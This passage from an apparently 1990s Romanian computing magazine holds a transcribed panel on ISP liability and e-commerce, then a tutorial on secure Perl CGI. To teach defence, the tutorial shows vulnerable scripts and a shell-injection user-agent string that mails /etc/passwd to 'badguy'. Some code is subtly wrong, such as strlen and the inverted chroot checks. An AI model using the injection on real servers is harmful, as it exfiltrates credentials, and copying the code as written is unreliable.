Mihai Bătrâneanu: Liviu are dreptate. Dar Irina se referea la alte aspecte. Din februarie, noi am dat drumul la un magazin pe Web, şi printre CD-uri avem şi cărţi. Sincer să fiu, mai mult de 20 de CD-uri nu vindem pe lună, deci, să zic aşa, n-ar fi un magazin rentabil. Însă, chiar dacă acest magazin nu este rentabi, noi am considerat că este necesar să-l facem. Şi, mai devreme sau mai târziu, va ajunge şi la noi acest gen de serviciu. În general, vom încerca să dezvoltăm astfel de servicii locale, deci, să oferim posibilitatea utilizatorlor de a beneficia de aceste servicii on-line.



Dl. prof. Trandafir Moisa

Moisa Trandafir: Problema asta ne preocupă şi pe noi, pentru că este la americani şi trebuie să ne luăm şi noi după ei. Deci, problema este următoarea: comerţul electronic are cel puţin două faze, faza de marketing şi prezentarea produselor şi faza de tranzacţie. În ceea ce priveşte plăţile, este deocamdată greu de implementat, dar partea de marketing şi prezentare se poate face. Noi am utilizat o tehnică numită outsourcing în America, am delegat această activitate firmei RomNet, care are şi www.romnet.ro în ferma noastră de servere. Ei deja au clienţi şi lucrează în felul următor: practic, contractele se fac cu ofertanţii şi am creat un serviciu de acces gratuit numai la serverul www.romnet.ro. Clienţii pot să facă acces gratuit, să vadă produsele şi să le cumpere, dacă le place. După aceea, cumpărarea se face luând legătură directă cu ofertantul, şi banii se scot din afacere, practic din contractele care se fac cu ofertanţii. Vrem s-o dezvoltăm mai departe şi dacă reuşim, va fi o aplicaţie interesantă de comerţ electronic, cu Asociaţia Agenţiilor de Turism din România, cu care am semnat recent un contract şi care am vrea să fie prima aplicaţie realizată de noi de comerţ electronic în adevăratul sens al cuvântului, în România. Avem două tehnologii, tehnologia de la Microsoft şi o altă linie, în colaborare cu RomSys, utilizând linia de produse de la Sun Microsystems. Să vedem care e mai bună, pe aceea o alegem.

Rotaru Alexandru: În cazul nostru, am dezvoltat un sistem cerere-ofertă en-gros, prin poşta electronică, am dezvoltat o redacţie comercială, organizată în jurul Web-ului, dar încă nu se poate pune problema efectuării plăţilor prin Internet. În schimb, se pot pune probleme de eficientizarea reclamelor, adică se pot face statistici şi alte lucruri, legate de marcarea Web-urilor în reţea, pentru a putea fi într-adevăr accesate produsele oferite de către o companie. Noi lucrăm cu aceste companii pentru a îmbunătăţi siturile, în vederea viitorului comerţ electronic.

Moisa Trandafir: Există, la ora actuală, două mijloace de plată electronice folosite, CreditCard şi CreditBank. După părerea mea, în România va trece foarte mult timp până se vor răspândi CreditCard-urile. Dar, în schimb, CreditCard-urile iau amploare tot mai mult în Europa. Una dintre consorţiile, care lucrează la acest proiect, se bazează pe o firmă din Anglia, care dezvoltă aşa zisele SmartCard-uri sau portofelul electronic. Deci, este ca o cartelă telefonică pe care o încarci cu o anumită sumă şi pe care o consumi până la limita epuizării sumei respective. Transferul se poate face între portofeluri electronice, pe linii telefonice, între bancă şi portofel, pentru a încărca suma respectivă. În literatura de specialitate se preconizează că, în anul 2010, CreditCard-urile o să fie practic absorbite de SmartCard-uri. Pe acestea se pot pune parole, data naşterii şi aşa mai departe, inclusiv încărcarea unei sume de bani. Cred eu că, pentru România, această variantă ar fi mai bună. Rămâne de văzut cât costă aparatele, SmartCard-urile. Şi atunci nu se mai pune problema autentificării. Se consumă numai în limita sumei înscrise pe SmartCard.

Dragoş Tiţescu: Există deja Visa în România şi chiar funcţionează. Noi avem deja în reţea două bănci, care s-au răspândit destul de mult în teritoriu. Nu mai este tocmai Internet, ci este reţeaua, cu nişte sisteme de protecţie şi securitate ceva mai spectaculoase. Este vorba de bancă, bani şi să ştiţi că durează luni, dacă nu ani, până să se pună la punct o astfel de reţea. Este foarte greu, plus mentalitatea omului de pe stradă, spunea Liviu că cine plăteşte mai mult. Câţi de la noi se duc să-şi ia un CreditCard? Pentru că există şi pentru o sumă mică se poate obţine.

Din public: Aş dori să fac o precizare. Eu reprezint EuroCard. S-a folosit aici o terminologie care poate să inducă în eroare. Pe piaţa actuală a tranzacţiilor bancare există

CreditCard şi DebitCard. Acestea două sunt, practic, acelaşi lucru, arată la fel, tehnologia este aceeaşi, numai că CreditCard înseamnă că banca îţi dă credit, iar DebitCard înseamnă că banca îţi trage din contul curent. Ceea ce spuneţi cu SmartCard-ul, nu este decât o nouă tehnologie.

Dragoş Tiţescu: Noi avem pe reţeaua noastră destul de multe puncte instituite, le găsiţi în noul Palat al Telefoanelor, în centru pe lângă Mihai Viteazul, sunt puzderii. Dar durează foarte mult până să se răspândească aceste carduri. La implementare nu impune nimeni nimic băncii. Visa nu impune nimic. Banca se duce la Visa şi-i cere aprobare.

Iosif Fettich: Aş dori să aflu, de la colegii mei, în ce măsură reclama pe Internet este percepută ca utilă de către consumatori. Este o problemă cu care fiecare se confruntă şi primele dintre problemele cu care ne confruntăm noi cel mai des este că mulţi clienţi spun că încă nu e necesară reclama pe Internet, după primele încercări de acest gen. Mi-ar place să aud o poveste de succes, de la cineva care face reclama pe Internet pentru o firmă şi care să spună că, şi dacă costă de cinci ori mai mult, merită să-mi fac reclamă, pentru mine este un câştig.

Irina Athanasiu: Următorul subiect pe care vreau să-l lansez se referă la o problemă delicată, şi anume în ce măsură furnizorii de Internet sunt dispuşi sau, cum vedeţi răspunderea providerilor de Internet faţă de cilenţi. Şi, în acelaşi timp, cum vedeţi răspunderea clienţilor faţă de provderii de Internet şi asta relativ la probleme de securitate, nu mă gândeam la securitate, văzută ca hacker, ci în ce măsură, dacă un client este atacat, este răspunzător, service providerul, şi invers, în ce măsură dacă un client afişează pe Internet o informaţie care n-ar trebui să apară, sau utilizează Internetul într-un mod în care n-ar trebui să fie utilizat, ce fel de răspundere putem să cerem sau în ce mod putem să rezolvăm răspunderea clientului faţă de service provider.

Dragoş Tiţescu: Ceea ce spun eu s-ar putea să placă, s-ar putea să nu placă. Este povestea magazinului de peste drum de mine care vinde aparate de bucătărie. Vecinul de la patru şi-a luat nevestei un cuţit de bucătărie, face salată foarte bună, iar vecinul de la doi i-a înjungiat amanta cu un astfel de cuţit. Îl facem răspunzător pe patronul magazinului ? Eu ofer acces şi nu ştiu dacă am voie să intervin. Pe de altă parte, când el este atacat, atunci pot să încerc să-l apăr, să pun nişte filtre eventual, dar dacă el face ceva, nu ştiu dacă am eu dreptul să intervin. Acesta e un punct de vedere.


Ştefan Bornuz (Vest Conex SA Cluj): Reprezint o firmă de integrator de sisteme de montaj computerizat, şi suntem mari consumatori de servicii internet comercial. Ne place să credem că am fost primii clienţi de Internet din Cluj. Noi, în activităţile noastre, avem atât de mare nevoie de servicii Internet încât acuma, de Paşti, a venit cineva să ne spună să devenim furnizori de servicii Internet. Asta însă fără a fi furnizori de conectivitate Internet. Şi sper că furnizorii de conectivitate Internet vor accepta ideea că un furnizor de servicii Internet este şi cel care oferă hosting. Ne-a deranjat ca şi clienţi lipsa de dinamism a vieţii firmelor româneşti pe Internet şi, în această idee, am iniţiat o acţiune comercială. Din păcate, n-am avut timp suficient s-o pregătim şi s-o lansăm cu ocazia CERF-ului. Este vorba de un concurs, cine vizitează pagina noastră de Internet, în perioada 1-15 iunie poate să câştige un calculator Pentium, tocmai în ideea de a crea un serviciu de hosting, care să dinamizeze puţin, şi să comercializeze mai mult decât este la nivelul acesta Internetul românesc. Având în vedere conectivitatea, am încercat tot ce se poate. Suntem foarte mulţumiţi de serviciile de acces pe care ni le-a oferit Eunet-ul, însă, schimbarea politicii de tarifare RomTelecom ne-a făcut să renunţăm deocamdată, la serviciile Eunet. Acum suntem mulţumiţi de providerul de conectivitate Vsat şi încercăm, în permanenţă, alte soluţii. În peregrinările noastre pe la diferiţi furnizori de conectivitate, am avut tot felul de surprize de cum arăta contractul respectiv. Un provider, prin contract, era îndrituit să taie legătura în cazul în care noi ne abatem de la probleme de moralitate, probleme de conduită samd, dar ne punem problema în ce măsură dânsul se transformă în instanţă de judecată. A ne preveni că nu este frumos să facem un anumit lucru sau altul pe Internet, de a-şi deroga responsabilitatea asupra acţiunilor noastre ni se pare normal, dar, a se transforma în instanţă de judecată, deci dacă noi contravenim bunelor maniere ei ne taie conectivitatea, cine decide? Dânşii ? Păi, în cazul de faţă, eu pot să îmi elimin toţi partenerii de pe piaţă, mă duc la primul mail primit de la o firmă care nu-mi place, şi spun, dl-e vă rog să-i tăiaţi conectivitatea, pentru că mi-a trimis un mail „servus Ştefan" şi sunt profund jignit. Dânsul se transformă în instanţă de judecată să zică da, servus Ştefan este o jignire. Sau dânsul este cel care apreciază că o „înjurătură Ştefane" este o ofensă sau nu. Deci, problema pe care vroiam să o ridic este care ar fi formula contractuală şi care ar fi răspunderea furnizorilor de conectivitate vizavi de un furnizor de servicii Internet, care este delimitarea răspunderilor şi cât trebuie să ia asupra lui cel care oferă conectivitate.

Irina Athanasiu: Aţi spus, la început, că firma dvs a avut mare nevoie de servicii Internet. Puteţi să ne explicaţi puţin de ce, ce înseamnă acest lucru ?

Ştefan-Mircea BORNUZ: Noi suntem furnizori de servicii de control acces şi pontaj computerizat. Ne trebuie oferte de cartele, de sisteme de utilizare a cartelelor, ne trebuiau standarde de existenţă a cartelelor, de formate de cartele şamd., echipamente specifice. În România, este foarte uşor să găseşti o tastatură, un motherboard, dar un ceas de pontaj inteligent, un element de citire pt.cartelele cu bandă magnetică, cu cip este mai greu. Ei, pentru noi Internetul a însemnat mult.

Am primit ulterior (M.Sabău), un mail de la dl. Ştefan Bornuz, pe care-l inserez aici:

Intervenţia mea a fost vis-a-vis de problema responsabilităţii ISP, în asigurarea unei utilizări 'normale' a serviciilor de reţea către toţi clienţii. Am dorit să subliniez că aceasta este o problemă deosebit de delicată, pe care nu o putem trata doar după bunul nostru simţ de ISP-işti şi dădeam exemplul unui furnizor de conectivitate care, în contract, specifica că îşi rezervă dreptul de a sista imediat legătura celor care prin natura mesajelor transmise sau a informaţiei publicate 'cauzează supărare (iritare), neplăcere, anxietate (nelinişte) inutilă'. Trecând cu vederea problemele de formă, această formulare mi se pare deosebit de riscantă (şi, poate, chiar abuzivă) ca fond: ISP-istul în discuţie îşi atribuie capacitatea de a aprecia dacă un mesaj sau o informaţie 'cauzează supărare...' şi preia responsabilitatea de a aprecia dacă un mesaj sau o informaţie 'cauzează supărare...' Doream să concluzionez, că, dacă, în general, pentru o societate comercială este bine să aibă în permanenţă asistenţă juridica, pentru un ISP-ist este o condiţie obligatorie.



Dl. Rotaru Alexandru

Moisa Trandafir: În această problemă, a responsabilităţii clienţilor faţă de provider, sau a providerilor faţă de clienţi, eu cred că una dintre abordările posibile trebuie să plece de la faptul că nimeni nu este perfect, nici

providerul, nici clientul. Dar, asta nu este decât o teorie. Eu, practic, am încercat acuma o exprimare, s-ar putea ca ea să fie doar aproximativă. Cred că între 20-25% din resursele materiale şi umane, noi le folosim



Dl. Ştefan-Mircea Bornuz

şi pentru a asigura securitatea. Un lucru important este să educăm tinerii, să aibă grijă de propria lor informaţie. Pentru că în general, conturile atacate au fost cele care au fost neglijate, în sensul că nu s-au mai schimbat parolele, au fost date parolele altora, sau s-au făcut accese din diferite reţele şi parolele au fost interceptate. Cei care au fost grijulii cu propriul cont au fost, în general, feriţi de astfel de atacuri. În privinţa contractelor, în România există teoria că valoarea unui contract este mai mică decât cea înscrisă în contract. Închipuiţi-vă un proces între un provider şi un client, care plăteşte un abonament de 50$ pe lună, şi un proces care îşi aşteaptă rândul după altele în care se dispută milioane, poate zeci de milioane de dolari.

Rotaru Alexandru: Vreau să vă dau două exemple, care mi le amintesc şi n-am avut timp să vorbesc în public despre ele, sunt din istoria acestor acţiuni şi anume situaţii pe care le-a avut grupul de Unix. Cineva a emis nişte mesaje care conţineau cuvântul turc. Şi un cetăţean din Turcia a trimis istoria turcilor. Acea istorie a turcilor a trimis-o repetitiv, timp de o săptămână şi, mă rog, s-a umplut discul, s-a enervat, şi soluţia a fost aceea de a decupla pe respectivul emitent al mesajelor. Al doilea lucru este un accident, care s-a întâmplat în 1994, cred, sau 1995, în care un utilizator, din oraşul Sibiu, ar fi trebuit să recepţioneze un mesaj de lungime 1.5K. Din cauza unei erori, mesajul a început să vină permanent cu o repetiţie de 6-8 mesaje pe minut. Acest lucru s-a întâmplat toată noaptea. Cazul a fost rezolvat, prin punerea unui filtru care să respingă mesajele, returnându-le şi astfel a căzut maşina care emitea mesajele. În momentul acela, s-a creat o problemă internaţională: cine plăteşte acest trafic care a durat vreo 10 ore ? Din fericire, nu am intrat într-un proces, ci firma a cărui program a produs eroarea, a plătit acel trafic. Revenind la problemă, ceea ce putem face cu utilizatorii şi cu clienţii reţelei este să implementăm, prin contract, nişte probleme standard şi unele care nu sunt prinse acolo, cel puţin să le discutăm.

Mihai Bătrâneanu: Problema este una conceptuală. În România serviciile nu sunt apreciate. Ele sunt considerate, mi-e greu şi să spun cum sunt considerate. În România, oamenii preferă să cumpere un mouse, un calculator, un obiect la care să se uite. Este foarte greu să-i convingi să plătească un serviciu. Deci, asta-i principala problemă conceptuală. Discutăm despre responsabilitate, când noi alergăm după clienţi să ni se plătească, să respecte un contract. Să-l dau în judecată ? Responsabilitatea pleacă de la educaţia atât a clientului cât şi a furnizorului de servicii. Dacă se semnează un contract, în principiu acesta trebuie respectat.

Irina Athanasiu: Aş vrea să continuăm discuţia. Am văzut pe câţiva provideri care nu au spus încă nimica, poate că nu am găsit întrebările pe care să vi le punem, de exemplu, este cineva de la ICI, în ultima vreme s-au întâmplat lucruri noi la ICI, am nişte colegi universitari la Timişoara care sunt într-o mare suferinţă datorită schimbărilor de la ICI, poate că n-am reuşit să-i captăm cu întrebările pe care le-am pus, dar poate că am putea afla lucruri noi de la aceştia.


Rodica Ciocea (ICI Bucureşti): Vroiam să spun despre o încercare, nu este un serviciu pus la punct, o încercare de a face un serviciu de acces la un director X500 prin intermediul unui server www. Am făcut un sistem experimental, cu un prim set de date să spunem, nu suficient de mare ca să fie concludent, dar, în condiţiile actuale, spunem că funcţionează. Este un mod de a solicita înscrieri de date în acest serviciu .

Serban Stănăşilă (DigiCom): DigiCom preferă să fie un furnizor pentru furnizori.

Radu Bogdan (Electronum SA): Electronum SA este un punct de instituţie standard.

Iosif Fettich: Am văzut că toată lumea s-a ferit un pic să ia atitudine în problema răspunderii. Se pare că nu avem altă soluţie decât să expediem răspunsuri. Sunt situaţii delicate, în care service providerul este efectiv pus în postura de a judeca şi de a acţiona sau nu. Este altfel în situaţiile în care există un precedent. Şi unul din exemple ar putea fi situaţia în care apare o plângere că cineva, pe Internet, face rele. Mergând pe firul problemelor, se ajunge la un service provider care are un client. Nu se ştie dacă acela este cel care face rele sau nu. Ca service provider sunt îndreptăţit să o fac sau nu, sunt obligat să o fac sau nu, să supraveghez ce face acest client. Dacă restul lumii strigă tare că ăla face rele, pot să mă pun în postura să zic dl-e, e un client care plăteşte regulat, în avans, nu ştiu ce face, pentru că lucrează într-un shell securizat. Dacă vreau să văd ce face, trebuie să fac lucruri pe care, poate prin contract, mă angajez să nu le fac.Ce fac? Îmi păstrez un client bun, sau iau decizia să-l decuplez. Dacă vine cineva şi plăteşte să-i găzduiesc un sit porno, eu decid că e porno sau nu, mă uit pe el şi zic că e porno sau zic ce frumos e! Şi sunt multe situaţii în care, efectiv, service providerul este pus în situaţia să judece . Nu pot să mă ascund şi să spun că singura mea datorie este să asigur cilenţilor mei servicii 24 din 24 de ore. Dacă cineva se plânge că ceva nu merge, noaptea mă sună pagerul şi mă duc să rezolv problema. E un pic mai mult decât atât.

Din public: După mine, problema este mai simplă. Cât pierd deconectând acel utilizator care plăteşte regulat dar care generează probleme, în comparaţie cu cât pierd dacă cineva se simte ofensat de ceea ce face acel utilizator. Responsabilitatea este în lanţ. Dacă eu sunt conectat la cineva în



Dl. Iosif Fettich

afară şi eu sunt dat în judecată, înseamnă că, şi respectivul care îmi asigură conectivitatea, se află în acelaşi lanţ de responsabilităţi. În momentul în care eu sunt supus unor presiuni din afară, fac o analiză şi văd dacă merită să continui relaţia cu acel client sau nu, sau îl deconectez, fiindcă este o potenţială sursă de pierdere pentru mine.

Irina Athanasiu: Am tot amânat momentul în care să revenim la problemele noastre practice. V-aş întreba ce noutăţi mai există, apropos de legăturile de servicii, dacă mai avem noutăţi la legăturile între providerii de Internet.

Liviu Ionescu: Nu are rost să discutăm acuma despre ce legături are fiecare cu fiecare. Urmează, după câte ştiu, întâlnirea ISP-iştilor.

[Convorbirea a fost consemnată de pe caseta video înregistrată la CERF, de Mircea Sabău: msabau@agora.ro]

Péter Csaba

Web Master

„Pentru obținerea unui rezultat există mai multe căi"

Programare CGI sigură în Perl

Limbajul **Perl** este un limbaj interpretat - compilat în timpul încărcării. Inițial a fost scris de către Larry Wall pentru a ușura niște sarcini administrative, fiindcă nu a vrut să folosească alte programe care aveau limitări însemnate.

Limbajul se poate învăța foarte ușor deoarece conține elemente bine cunoscute din alte limbaje.

Se pot scrie programe eficiente cunoscând doar o mică parte a limbajului, iar programele pot fi testate imediat datorită execuției foarte rapide a acestora.

La baza programării stau unelte ca **C, sed, awk și sh,** deci cunoașterea acestora ajută mult la învățarea limbajului Perl.

În Perl, munca programatorului este limitată doar de capacitățile hardware ale calculatorului. Un întreg fișier poate fi citit într-o singură variabilă de tip string (dacă avem suficientă memorie). Putem apela funcții recursive de orice adâncime (dacă avem răbdare și memorie). Totodată, Perl are un mecanism foarte eficient de căutare și înlocuire într-un text după un model dat (inițial era conceput pentru prelucrarea fișierelor de tip text, așa cum arată și numele lui Practical Extraction and Report Language).

De la versiunea 5 putem folosi deja programarea modulară și programarea orientată object. În Perl programele ***setuid*** sunt mult mai sigure decât în C datorită unui mecanism care urmărește evoluția datelor, acesta putând fi activat cu ajutorul parametrului *-T* în linia de comandă. Astfel, apeluri de sistem care necesită o securitate mare nu vor fi executate, dacă se bazează pe informații primite de la utilizator.

Cu ajutorul acestui limbaj se pot scrie foarte ușor programe CGI (Common Gate Interface), ale căror rezultate de obicei apar într-o pagina WWW, singurul lucru la care trebuie să avem mare atenție este securitatea sistemului nostru, adică serverul pe care vor rula aceste programe.

Mediul.

Ca și în alte programe, și în Perl mediul în care rulează un program CGI poate fi controlat într-o mare măsură. Inițial acest mediu este setat de către serverul Web, care poate fi același cu mediul serverului sau modificat doar pentru programe CGI (aceasta depinde de serverul pe care-l folosim). Mediul în care rulează un program CGI, poate să schimbe comportamentul programului și rezultatele lui.

De exemplu, variabila de mediu PATH este folosită de un program CGI pentru a căuta alte aplicații care sunt lansate din cadrul programului CGI. Dacă variabila PATH era setată la /bin:/usr/bin:/usr/local /bin, și a fost lansat programul *ls*, atunci programul va fi căutat în aceste trei directoare. Se așteptă ca programul *ls* să fie găsit (/bin/ls pe cele mai multe sisteme de operare UNIX).

Dacă variabila PATH ar fi fost setată la /tmp:/bin:/usr/bin (de către server sau de programator), iar Larry Stan putea să lucreze la un proiect oarecare pe același sistem, creând un script temporar numit /tmp/ls (după inițialele lui), când programul CGI caută și lansează comanda ls în loc de */bin/ls* va rula */tmp/ls* care va avea desigur alte rezultate decât cele la care ne-am fi așteptat.

Controlul mediului în Perl

Ca să schimbăm o variabilă de mediu în Perl, trebuie să manipulăm un tablou asociativ: %ENV. Variabilele de mediu deja existente în UNIX și pe care am dori să le schimbăm sunt PATH, IPS și SHELL.

După cum am menționat în rândurile precedente, majoritatea serverelor vor seta o serie de variabile de mediu ca programul CGI să le folosească. Acestea includ (la fiecare server poate fi diferit): AUTH_TYPE, CONTENT_LENGHT, DOCUMENT_ROOT, HTTP_CONNECTION, HTTP_HOST, HTTP_USER_AGENT, PATH, QUERY_STRING, REMOTE_ADDR, REMOTE_HOST, REMOTE_USER, REQUEST_METHOD, SERVER_ADMIN, SERVER_NAME, SERVER_ROOT și SERVER_PROTOCOL.

Ca să aflăm valoarea unei variabile, HTTP_USER_AGENT, de exemplu, programul trebuie doar să facă o referire cu cheia respectivă in tabloul asociativ. De exemplu:

```
felix> cat /var/httpd/cgi-
  bin/get-browser.bad
#!/bin/perl
$browser =
  $ENV{'HTTP_USER_AGENT'};
```

Acum, variabila $browser este gata pentru prelucrare. Este bine de reținut ca tipul browserului este setat însăși de browser, și de aceea nu este înțelept să-l folosim orbește într-un script. Este înțelept ca înainte să-l salvăm într-un fișier „log" sau să-l dăm ca parametru într-un apel de sis-

tem, să ne uităm dacă nu conţine caractere nedorite sau neaşteptate. De exemplu:

```
felix> cat /var/httpd/cgi-
  bin/get-browser.good
#!/bin/perl
$browser =
  $ENV{'HTTP_USER_AGENT'};
die if ($browser =~
  /;|\||\'|\`|\*|\?|\<|\>|\&|\^|
  \(|\)|\$|\!/);
die if (strlen($browser)>200);
```

În cazul în care nu doriţi ca execuţia programului să se termine imediat dacă una dintre cele două condiţii a fost adevărată, va trebui să luaţi măsuri de precauţie înainte să manipulaţi sau să folosiţi variabila $browser. Prima linie determină dacă unul dintre caracterele speciale de shell se află în definiţie. Unele browsere legale folosesc aceste caractere, dar noi vrem să filtrăm, să se termine imediat, dacă unul dintre variabila $browser într-un apel de sistem în siguranţă.

A doua linie detecteaza dacă definiţia browserului nu este suspicios de lungă. Două sute de caractere fiind mai mult decât necesare pentru definirea unui browser, tot ceea ce este mai lung decât aceasta poate indica o exploatare a unui punct slab într-un server (dacă există).

Variabila de mediu PATH

O recapitulare foarte rapidă: Variabila de mediu PATH determină unde să caute programele locul aplicaţiilor pe care trebuie să le execute. Controlul acestei variabile este exact acelaşi cu cel descris înainte, deoarece este doar o altă variabilă de mediu in Perl:

```
felix> cat /var/httpd/cgi-
  bin/path-set.basic
#!/bin/perl
$ENV{'PATH'} =
  '/bin:/usr/bin:/usr/etc';
```

Folosiţi cu precauţie! Dacă programul setează variabila PATH bazată pe date introduse de utilizator, închipuiţi-vă ce s-ar putea întâmpla:

```
felix> cat /var/httpd/cgi-
  bin/path-set
#!/bin/perl5
use CGI;
$ENV{'PATH'} = $query-
  >param('path-input');
system('ls','/opt/httpd/pro
  files/internal');
```

Pentru acest program am folosit un modul de programare CGI.pm foarte util pentru scrierea programelor CGI. Linia a 2-a specifică interpretorului Perl să încarce acest modul. Linia a 3-a setează variabila de mediu PATH la valoarea variabilei numită path-input. Această variabilă path-input este numită în formularul aflat în fişierul HTML din care este apelat programul nostru path-set. Linia a 4-a lansează programul ls.

Dacă în formularul HTML utilizatorul introduce /bin:/usr/bin:/usr/etc programul va funcţiona după cum ne-am aşteptat (/bin/ls este executat şi rezultatul este trimis browserului). Dacă un utilizator introduce /tmp:/bin:/usr/bin, atunci comportamentul programului poate fi schimbat din nou de către Larry Stan şi programul lui /tmp/ls. Închipuiţi-vă dacă programul doar şterge fişierele primite ca parametru!

La proiectarea programului am greşit fiindcă am avut încredere în datele introduse de utilizator. Programul trebuie să aibă variabila PATH fixată şi este bine să nu schimbăm variabilele de mediu folosind date primite de la utilizator.

Apeluri de sistem în Perl

În Perl putem avea apelurile de sistem în diferite forme, ori apelând functia „system“, sau folosim semnele '' între care punem numele programului pe care dorim să-l executăm sau executăm un apel *open*.

```
#!/bin/perl
$ENV{'PATH'} =
  '/bin:/usr/bin:/usr/etc:/usr/l
  ocal/bin';
$browser =
  $ENV{'HTTP_USER_AGENT'};
system("record_type $browser");
```

sau

```
#!/bin/perl
$ENV{'PATH'} =
  '/bin:/usr/bin:/usr/etc:/usr/l
  ocal/bin';
$browser =
  $ENV{'HTTP_USER_AGENT'};
'record_type $browser';
```

sau

```
#!/bin/perl
$ENV{'PATH'} =
  '/bin:/usr/bin:/usr/etc:/usr/l
  ocal/bin';
$browser =
  $ENV{'HTTP_USER_AGENT'};
open(P_RECORD, "record_type
  $browser|") || die;
```

Daca *browserul* nu ar fi fost un browser adevărat, doar un program care încearcă să atace serverul nostru de Web, putea să definească variabila HTTP_USER_AGENT ca netscape;*cat /etc/passwd | mail badguy*. Apelurile de sistem prezentate anterior vor lansa o comandă shell date fiind ca parametru programele. În exemplul nostru, comanda finală care a fost executată sub UNIX a fost

```
/bin/sh-c record_type netscape;
  cat /etc/passwd | mail badguy
```

Ops! Deoarece ; este un separator de comenzi în Bourne shell, lansăm mai multe comenzi decât am vrut iniţial. Partea înspăimântătoare în această situaţie este că am primit tipul browserului (care pare să fie în ordine), dar în acelaşi timp, fără să ştim, am trimis fişierul cu parole unui posibil *hacker*.

O metodă mai sigură în Perl este

```
#!/bin/perl
$ENV{'PATH'} =
  '/bin:/usr/bin:/usr/etc:/usr/l
  ocal/bin';
$browser =
  $ENV{'HTTP_USER_AGENT'};
system("record_type", "$brows
er");
```

În acest caz, apelul de sistem din Perl va face o combinaţie de *fork/exec*, şi în acest fel ; nu mai este un separator de comenzi. Programul ar memora ca tip the browser *netscape; cat /etc/passwd | mail badguy* (care ar fi un semn de alarmă dacă îl observăm în fişierul „log“), dar niciodată nu ar trimite fişierul cu parole la persoane dubioase.

chroot şi chdir în Perl

În C aveam două apeluri de sistem, chroot şi chdir. Şi în Perl putem găsi aceste apeluri, iar scopul lor este de a restrânge „imaginea“ sistemului de fişiere pe care poate să-l vadă un program aflat în execuţie.

```
felix> cat /var/httpd/cgi-
  bin/count-password.bad
#!/bin/perl
```

```
open(F_PASSWD,'/etc/passwd') ||
  die;
while (<F_PASSWD>){
 $I++;
}

$ret =
  chroot('/local/frame/root');
die if ($ret ==1);
$ret = chdir('/');
die if ($ret ==1);
```

Acest program are o eroare de proiectare. Deschide fişierul *passwd* şi îl lasă deschis (nu există un apel close). După chroot, programul tot are dreptul la fişierul passwd. În loc de acesta ar fi trebuit să scriem

```
felix> cat /var/httpd/cgi-
  bin/count-password.good
#!/bin/perl
open(F_PASSWD,'/etc/passwd') ||
  die;
while (<F_PASSWD>){
 $I++;
}
close(F_PASSWD);

$ret =
  chroot('/local/frame/root');
die if ($ret ==1);
$ret = chdir('/');
die if ($ret ==1);
```

Variabile sigure în Perl

Perl -ul este conştient de unde au provenit datele, ce variabile au fost setate înainte de a fi verificate şi unde foloseşte programatorul aceste date. Dacă o variabilă este setată dinamic, luând o valoare de la linia de comandă, dintr-un fişier, sau ia valoarea unei variabile de mediu pe care programatorul nu l-a specificat iniţial, atunci variabila este considerată *tainted*, adică nesigură. De exemplu,

```
felix> cat /var/httpd/cgi-
  bin/record-type.bad
#!/bin/perl
'record_type
  $ENV{'HTTP_USER_AGENT'}';
```

Interpretorul specificat în prima linie (/bin/perl) nu va ţine cont dacă dăm date periculoase unui shell. În acest caz, variabila de mediu HTTP_USER_AGENT, care vine de la utilizator şi nu este de încredere, poate să fie prietenul nostru *netscape; cat /etc/passwd | mail badguy* şi ar trimite din nou fişierul cu parole.

Interpretorul lansat diferit, înainte să lanseze *record_type* ar fi spus „Hey! Nu te-ai uitat la variabila periculoasă care provine de la browser înainte ca să-l dai ca parametru unui apel de sistem care lansează un shell. Ce se întâmplă dacă introduce ceva neaşteptat? Nu las ca acesta să se întâmle, opresc execuţia programului." Acest script ar arăta astfel

```
Perl 4
felix> cat /var/httpd/cgi-
  bin/record-type.taintperl4
#!/bin/taintperl
'record_type
  $ENV{'HTTP_USER_AGENT'}';
```

sau

```
Perl5
felix> cat /var/httpd/cgi-
  bin/record-type.bad
#!/bin/perl5 -T
'record_type
  $ENV{'HTTP_USER_AGENT'}';
```

şi ar opri execuţia la linia a doua, nerulând niciodată programul record_type. Acesta este foarte util când scriem programe CGI, deoarece programul se va opri înainte ca pericolul să înceapă.

Desigur, vrem ca programul să ruleze în siguranţă după cum am conceput iniţial. Ce trebuie modificat? Mai jos este prezentat acelaşi program în Perl 4 şi Perl 5, unde mai întâi ne uităm dacă variabila de mediu HTTP_USER_AGENT conţine ceva periculos.

```
Perl 4
felix> cat /var/httpd/cgi-
  bin/record-
  type.taintperl4.good
#!/bin/taintperl
$ENV{'PATH'} = '/bin:/usr/bin';
$ENV{'IFS'} = '';
($untainted) =
  $ENV{'HTTP_USER_AGENT'} =~
  /^(\w+)$/;
'record_type $untainted';
```

sau

```
Perl5
felix> cat /var/httpd/cgi-
  bin/record-type.bad
#!/bin/perl5 -T
$ENV{'PATH'} = '/bin:/usr/bin';
$ENV{'IFS'} = '';
($untainted) =
  $ENV{'HTTP_USER_AGENT'} =~
  /^(\w+)$/;
'record_type $untainted';
```

În linia a 4-a, ne uităm dacă variabila de mediu conţine doar litere, şi în acest caz variabila $untainted va lua valoarea acestuia. Perl, ca de obicei, urmăreşte această variabilă, îl marchează „untainted" (curat), şi când va fi folosită în apelul record_type, Perl nu va mai opri execuţia.

Mai multe informaţii

Pentru simplificarea implementării scripturilor CGI în Perl 4 şi Perl 5 există nişte biblioteci pe care le putem folosi. Modulul Perl CGI.pm, poate fi obţinut de la ftp://ftp-genome.wi.mit.edu/pub/software/WWW/. Există şi un modul Perl 5 care abstarctizează procesul de primire date dintr-un formular şi trimitere de date intr-o pagină Web. Perl 4 şi care are un pachet numit cgi-lib.pl, care poate fi obţinut de la http://www.bio.cam.ac.uk/cgi-lib. ■

